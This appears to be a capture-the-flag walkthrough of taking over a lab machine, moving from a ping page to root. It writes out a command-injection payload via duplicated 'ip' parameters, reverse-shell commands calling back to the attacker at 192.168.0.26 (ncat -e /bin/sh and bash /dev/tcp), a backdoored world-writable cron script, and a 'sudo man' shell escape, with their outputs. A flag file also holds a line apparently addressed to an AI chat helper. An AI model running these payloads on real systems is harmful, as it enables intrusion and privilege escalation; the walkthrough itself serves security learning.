Using a cool vulnerability named parameter pollution i'm able to pollute the parameter by adding two of the same parameter. Now i'm no expert on this. i've not even taken the portswigger labs yet. I'd suggest you go and check them out too.

Adding another ip= and providing it a value of " ls" (notice the space) i'm able to get a response.


Request

Pretty | Raw | Hex

```
POST /ping.php HTTP/1.1
Host: admin.hottub.stream
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://admin.hottub.stream
Connection: close
Referer: http://admin.hottub.stream/ping.php
Upgrade-Insecure-Requests: 1

ip=2.2.2.2
ip= ls
```


Response

Pretty | Raw | Hex | Render

```
HTTP/1.1 200 OK
Date: Sun, 06 Mar 2022 02:29:45 GMT
Server: Apache/2.4.46 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 159
Connection: close
Content-Type: text/html; charset=UTF-8

index.php
ping.php

<html>
  <body>

    <form action="ping.php" method="post">
      IP: <input type="text" name="ip">
      <br>
      <input type="submit">
    </form>

  </body>
</html>
```

This is a good start.

Now imagine we didn't have a list of blacklisted characters. I could cat the ping.php file and get the true source code for the page.




```
POST /ping.php HTTP/1.1
Host: admin.hottub.stream
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://admin.hottub.stream
Connection: close
Referer: http://admin.hottub.stream/ping.php
Upgrade-Insecure-Requests: 1

ip=2.2.2.2
ip= cat ping.php
```


```
Vary: Accept-Encoding
Content-Length: 912
Connection: close
Content-Type: text/html; charset=UTF-8

<?php

function contains($str, $arr) // a array checker I stole, php is the worst
{
$ptn = '';
foreach ($arr as $s) {
if ($ptn != '') $ptn .= '|';
$ptn .= preg_quote($s, '/');
}
return preg_match("/$ptn/i", $str);
}


if ($_SERVER['REQUEST_METHOD'] === 'POST') {
//echo post;
//if (strlne(str_replace(array("|", "&", ";", "{", "}"), '', $_POST["ip"])) !== strlen($_POST["ip"])) {
if(contains($_POST["ip"], array('|', '&', ';', '{', '}')) == 0){ //the filter. We not longer get hacked!1!, I hope...
//echo "thingy";
system("ping -i 0.5 -c 3 " . $_POST["ip"]); //pinging the ip!
}
}
?>

  <html>
    <body>

      <form action="ping.php" method="post">
        IP: <input type="text" name="ip">
        <br>
        <input type="submit">
      </form>

    </body>
  </html>

  <html>
```

Now i know exactly how the ping service runs and what is blocked.

Let’s try and run the same revshell as before. This time i’ll change the port and i won’t include any bypasses such as backticks of $().



```
POST /ping.php HTTP/1.1
Host: admin.hottub.stream
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://admin.hottub.stream
Connection: close
Referer: http://admin.hottub.stream/ping.php
Upgrade-Insecure-Requests: 1

ip=2.2.2.2
ip= ncat -e /bin/sh 192.168.0.26 1234
```



```
~
nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.0.26] from (UNKNOWN) [192.168.0.32] 54620
```


Sending the request i get a reverse shell.

Moving onto enumeration of the users on the box.

ENUMERATION

Firstly i'll run a python command to provide myself a tty shell.


```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```



```
~
nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.0.26] from (UNKNOWN) [192.168.0.32] 54640
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@vicim:/var/www/admin$ whoami
whoami
www-data
www-data@vicim:/var/www/admin$
```

I'm running as the user www-data. This is a common user for Ubuntu web servers.

In order to make my shell full upgraded so i can use tab completion etc i use the below commands.



Step two is:

```
export TERM=xterm
```

This will give us access to term commands such as clear.

Finally (and most importantly) we will background the shell using


```
Ctrl + Z
```

Back in our own terminal we use

```
stty raw -echo; fg
```


This does two things: first, it turns off our own terminal echo which gives us access to tab autocompletes, the arrow keys, and Ctrl + C to kill processes

```
stty rows 38 columns 116
```




```
www-data@vicim:/home$ export TERM=xterm
export TERM=xterm
www-data@vicim:/home$ ^Z
[1]  + 4917 suspended  nc -lvnp 1234

 ~
 stty raw -echo; fg
[1]  + 4917 continued  nc -lvnp 1234

www-data@vicim:/home$
```

Now before i begin any enumeration i link back to the notes page again where it mentioned about linpeas.



```
5. Install linpeas in /dev/shm to defend our machine against attackers!
```

i'll look in this folder for linpeas.



```
www-data@vicim:/home$ ls -la /dev/shm
total 0
drwxrwxrwt  2 root root   40 Mar  6 00:38 .
drwxr-xr-x 21 root root 4120 Mar  6 00:38 ..
www-data@vicim:/home$
```

I don't find anything.


Let's run the find command and locate linpeas.

To do this i'll run:

```
find / -name "linpeas*" 2>/dev/null
```


With this command i search the entire system for any file with the name linpeas*. (* is a wildcard so will search for linpeas and then anything after it) and send any errors to /dev/null. This stops an permission errors appearing in our output.

Luckily for me only one file was found.



```
www-data@vicim:/home$ find / -name "linpeas*" 2>/dev/null
/opt/tools/linpeas-updater.sh
www-data@vicim:/home$
```


Let's go and take a look at this file.



```
www-data@vicim:/home$ cd /opt/tools
www-data@vicim:/opt/tools$ ls -la
total 12
drwxr-xr-x 2 james james 4096 Feb 28 23:13 .
drwxr-xr-x 3 root  root  4096 Feb 28 22:54 ..
-rwxrwxrwx 1 james james  509 Mar  5 15:07 linpeas-updater.sh
www-data@vicim:/opt/tools$
```

Looks like this file is readable and writeable by everyone.

Let's take a look into the file.




```
www-data@vicim:/opt/tools$ cat linpeas-updater.sh
#!/bin/bash

bash -i >& /dev/tcp/192.168.0.26/3333 0>&1

touch /tmp/test

wget -q --spider http://google.com

if [ $? -eq 0 ]; then
    #Remove old peas files
    rm /opt/linpeas.sh

    #Download newest peas files
    curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh > /opt/linpeas.sh

    #Set them as executable
    chmod +x /opt/linpeas.sh

    #Remove the file, these build are expermiental and shall not be ran on this machine!
    sleep 0.3
    rm /opt/linpeas.sh
fi
www-data@vicim:/opt/tools$
```

Interesting. So looks like the file is being run to check if linpeas exists and download a newer version. I wonder who is running this.

Within linux there is a built in tool called crontab. Crontab is a job scheduler where users can setup up jobs to occur at specific times. For example every minute, hour, day, etc.

Do read the global crontab i use the command:

```
cat /etc/crontab
```



```
www-data@vicim:/opt/tools$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * james /opt/tools/linpeas-updater.sh
#
www-data@vicim:/opt/tools$
```


According to this the file we just viewed is being run by the user james every minute. James was the owner of the admin page we previously abused.

Due to the misconfiguration with the file permissions i'm able to edit the file. Because of this i can add in my own code such as a reverse shell.

I chose to use the text editor nano for this.

```
nano linpeas-updater.sh
```

Make sure to use the full path if you're not currently in that directory.



```
  GNU nano 5.4                     linpeas-updater.sh
#!/bin/bash

bash -i >& /dev/tcp/192.168.0.26/3333 0>&1

touch /tmp/test

wget -q --spider http://google.com

if [ $? -eq 0 ]; then
```


I add in my revshell of:

```
bash -i >& /dev/tcp/192.168.0.26/3333 0>&1
```

where the IP is my kali IP and a random PORT.


Now save the file and exit.

Setup a listener on that port and wait.



```
~
  nc -lvnp 3333
listening on [any] 3333 ...
```


BOOM we got a shell as james!



```
~
  nc -lvnp 3333
listening on [any] 3333 ...
connect to [192.168.0.26] from (UNKNOWN) [192.168.0.32] 51362
bash: cannot set terminal process group (6990): Inappropriate ioctl for device
bash: no job control in this shell
james@vicim:~$
```

As before i'll set myself a proper tty shell.

Running ls looks like we have a user.txt file. If i open this i get:




```
james@vicim:~$ ls
user.txt
james@vicim:~$ cat user.txt
yeee! That was from the www-data user to james!

One more privesc to go!
tip: if you can't get root, automation will be a lot easier!

and chat remember! Don't help him too much :)
james@vicim:~$
```

Sweet this was basically our user flag.

PRIVILEGE ESCALATION TO ROOT

One of the first things i do when i get a user is to see if we can run sudo -l. Most of the time i'm pretty sure we need the password for this but not in this case.



```
james@vicim:~$ sudo -l
Matching Defaults entries for james on vicim:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on vicim:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/man
james@vicim:~$
```


Two things to note here. We have ALL : ALL which means we can use sudo on anything as long we we had james' password. Unfortunately we don't.

However, luckily for us we have access to /usr/bin/man.

Whenever we have these types of permissions it's always best to check https://gtfobins.github.io/#

This is a list of binaries which can have flaws in them.

In this case we have sudo for man so we'll use the sudo section.




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo man man
!/bin/sh
```

